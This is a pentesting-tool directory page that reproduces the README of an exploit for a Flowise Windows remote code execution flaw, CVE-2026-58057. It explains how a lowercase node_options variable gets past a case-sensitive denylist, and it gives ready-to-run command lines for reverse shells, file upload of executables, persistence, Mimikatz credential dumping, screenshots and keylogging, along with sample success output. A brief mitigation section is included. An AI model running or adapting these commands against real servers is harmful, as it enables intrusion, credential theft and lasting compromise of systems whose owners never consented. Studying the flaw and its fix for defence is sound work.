
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Flowise-CVE-2026-58057-exploit — Flowise Windows RCE exploit for CVE-2026-58057. Bypasses environment variable validation via case-sensitive flaw. Uses node_options to inject arbitrary code through MCP stdio. Supports reverse shell, persistence, file upload, credential dumping. For authorized security testing only. | Kitploit
Tools/GitHubGitHub/cerberusmrxi/flowise-cve-2026-58057-exploit
Persistence MechanismsVulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPost-ExploitationPenetration TestingCommand and ControlRed Teaming

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →

About

Payload Development
GitHubcerberusmrxi/flowise-cve-2026-58057-exploit

Flowise-CVE-2026-58057-exploit

View Repository
128 days agoNot yet reviewed

Flowise Windows RCE exploit for CVE-2026-58057. Bypasses environment variable validation via case-sensitive flaw. Uses node_options to inject arbitrary code through MCP stdio. Supports reverse shell, persistence, file upload, credential dumping. For authorized security testing only.

Share

Flowise CVE-2026-58057 - Windows Remote Code Execution Exploit

Project Badge CVE Badge Author Badge Version Badge CVSS Score Badge Affected Versions Badge Fixed Version Badge

📋 Overview


This is a production-grade exploit for CVE-2026-58057, a critical Remote Code Execution vulnerability in Flowise on Windows platforms. The vulnerability arises from case-sensitive environment variable validation that fails to block lowercase node_options, allowing attackers to bypass the NODE_OPTIONS denylist and execute arbitrary code through Custom MCP stdio configuration.

The exploit demonstrates professional software engineering practices with modular architecture, comprehensive error handling, and support for multiple payload types.
f1

f2

⚠️ Disclaimer

IMPORTANT: This tool is provided for authorized security testing, penetration testing, and educational purposes only.The author is not responsible for any misuse or damage caused by this software.Always obtain proper authorization before testing any system.

🔍 Technical Details

Vulnerability Root Cause

root@kitploit:~
# Vulnerable Validation (Case-Sensitive )
dangerous = {"PATH", "LD_LIBRARY_PATH", "DYLD_LIBRARY_PATH", "NODE_OPTIONS"}
if key in dangerous:  # Only blocks exact uppercase match
    raise ValueError(f"Modification not allowed")

Exploit Mechanism

  1. Attacker authenticates to Flowise

  2. Creates/Modifies Custom MCP stdio node

  3. Injects lowercase node_options environment variable

  4. Sets value to --require malicious-loader.js

  5. Node.js executes loader when MCP stdio runs

  6. Arbitrary code execution achieved

✨ Features

Core Capabilities

  • ✅ Reverse Shell - Connect back to attacker machine

  • ✅ Bind Shell - Open listening port on target

  • ✅ Command Execution - Run arbitrary system commands

  • ✅ File Upload - Upload files to target system

  • ✅ Persistence - Multiple persistence mechanisms

  • ✅ Information Gathering - Collect system intelligence

  • ✅ Credential Dumping - Mimikatz integration

  • ✅ Screenshot Capture - Capture desktop screenshots

  • ✅ Keylogger - Install keylogging capability

Technical Features

  • 🔐 Multiple Authentication Methods - API key or username/password

  • 🔄 Auto-Retry Logic - Resilient against network issues

  • 🧹 Self-Cleaning - Removes loader files from target

  • 🌐 Cross-Platform - Works on Windows/Linux/macOS

  • 🎨 Colored Output - Enhanced readability

  • 📊 Verbose Debugging - Detailed logging for troubleshooting

📦 Installation

Prerequisites

  • Python 3.6 or higher

  • pip (Python package manager)

Quick Install

root@kitploit:~
# Clone repository
git clone https://github.com/CerberusMrXi/Flowise-CVE-2026-58057-exploit
cd Flowise-CVE-2026-58057-exploit

# Install dependencies
pip install -r requirements.txt

# Or minimal installation
pip install requests urllib3

Docker Installation (Optional )

root@kitploit:~
FROM python:3.9-alpine
RUN apk add --no-cache gcc musl-dev
COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt
COPY exploit.py .
ENTRYPOINT ["python3", "exploit.py"]

🚀 Usage


Command Line Options

root@kitploit:~
python3 exploit.py --help

Authentication Options

Payload Options

Execution Options

OptionDescription
--interactiveStart interactive shell
--verboseEnable debug output
--timeout

📝 Usage Examples

1. Basic Reverse Shell

root@kitploit:~
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload reverse_shell \
    --lhost 192.168.1.50 \
    --lport 4444

2. Interactive Reverse Shell

root@kitploit:~
python3 exploit.py -t http://192.168.1.100:3000 -u admin -p password \
    --payload reverse_shell \
    --lhost 192.168.1.50 \
    --lport 4444 \
    --interactive

3. Command Execution

root@kitploit:~
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload command_exec \
    --command "whoami"

4. File Upload

root@kitploit:~
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload file_upload \
    --local-file /path/to/payload.exe \
    --remote-path "C:\\ProgramData\\update.exe"

5. Credential Dumping (Mimikatz )

root@kitploit:~
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload mimikatz

6. Persistence Installation

root@kitploit:~
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload persistence

7. Information Gathering

root@kitploit:~
python3 exploit.py -t http://192.168.1.100:3000 -u admin -p password \
    --payload info_gather

8. Screenshot Capture

root@kitploit:~
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload screenshot

🎯 Payload Types

🛡️ Mitigation

Upgrade Flowise

root@kitploit:~
# Upgrade to version 3.1.3 or later
npm install -g flowise@latest
# or
docker pull flowiseai/flowise:latest

Workarounds

  • Restrict access to Custom MCP configuration

  • Implement network segmentation

  • Monitor for suspicious environment variables

  • Use Web Application Firewall (WAF )

Fixed Code

root@kitploit:~
# Fixed Validation (Case-Insensitive)
dangerous = {"PATH", "LD_LIBRARY_PATH", "DYLD_LIBRARY_PATH", "NODE_OPTIONS"}
if key.upper() in dangerous:  # Case-insensitive check
    raise ValueError(f"Modification not allowed")

📊 Output Examples

Successful Exploit

root@kitploit:~
[14:32:15] ℹ Starting exploit sequence...
[14:32:15] ℹ Attempting authentication...
[14:32:16] ✓ Authenticated with API key
[14:32:16] ℹ Preparing reverse_shell payload execution...
[14:32:16] ℹ Injecting environment variable...
[14:32:17] ℹ Triggering payload execution...
[14:32:19] ✓ Payload 'reverse_shell' executed successfully!
[14:32:19] ℹ Reverse shell listener ready on 192.168.1.50:4444

Verbose Mode

root@kitploit:~
[14:32:15] 🔍 Session created with retry strategy
[14:32:15] 🔍 Using existing workspace: ws_123456
[14:32:16] 🔍 Loader written: /tmp/loader_1234_1234567890.js
[14:32:16] 🔍 MCP stdio configuration updated

🐛 Troubleshooting

Common Issues

Debug Commands

root@kitploit:~
# Enable verbose logging
python3 exploit.py -t http://localhost:3000 -k API_KEY --verbose

# Test connectivity
curl -k https://localhost:3000/api/v1/version

# Check Python version
python3 --version

📁 File Structure

root@kitploit:~
flowise-CVE-2026-58057-exploit/
├── exploit.py          # Main exploit script
├── requirements.txt    # Core dependencies
├── README.md          # This documentation
├── LICENSE            # MIT License
└── CHANGELOG.md       # Version history

🤝 Contributing

  1. Fork the repository

  2. Create feature branch (git checkout -b feature/amazing )

  3. Commit changes (git commit -m 'Add amazing feature')

  4. Push to branch (git push origin feature/amazing)

  5. Open Pull Request

📜 License

This project is licensed under the MIT License - see the LICENSE file for details.

🏆 Acknowledgments

  • FlowiseAI for the product

  • Security researchers who discovered similar vulnerabilities

  • Pentesting community for testing methodologies

🔗 References

  • CVE-2026-58057

  • Flowise GitHub Repository

  • Flowise Documentation

  • Node.js Environment Variables Security

📧 Contact

Author: Sudeepa Wanigarathna Security Researcher & Penetration Tester

⭐ Support

If you find this tool useful, please consider:

  • ⭐ Starring the repository on GitHub

  • 🔔 Following for updates

  • 📝 Reporting issues or suggestions


Made with ❤️ for the security community

Download Tool
OptionDescriptionExample
-t, --targetFlowise URL (Required)http://localhost:3000
-k, --api-keyFlowise API keyflowise_abc123...
-u, --usernameUsernameadmin
-p, --passwordPasswordpassword123
OptionDescriptionExample
--payloadPayload typereverse_shell
--lhostListener host192.168.1.100
--lportListener port4444
--commandCommand to executewhoami
--local-fileFile to uploadpayload.exe
--remote-pathRemote save pathC:\\Temp\\update.exe
Request timeout in seconds
--retriesNumber of retry attempts
PayloadDescriptionArguments
reverse_shellConnect back to listener--lhost, --lport
bind_shellOpen listening port--lport
command_execExecute command--command
file_uploadUpload file to target--local-file, --remote-path
persistenceInstall persistenceNone
info_gatherCollect system infoNone
mimikatzDump credentialsNone
screenshotCapture screenshotNone
keyloggerInstall keyloggerNone
IssueSolution
SSL Certificate Errorpip install --trusted-host pypi.org -r requirements.txt
Permission Deniedpip install --user -r requirements.txt
Connection RefusedVerify target URL and network connectivity
Authentication FailedCheck API key or username/password
Payload FailsUse --verbose for detailed debugging
Python VersionEnsure Python 3.6+ is installed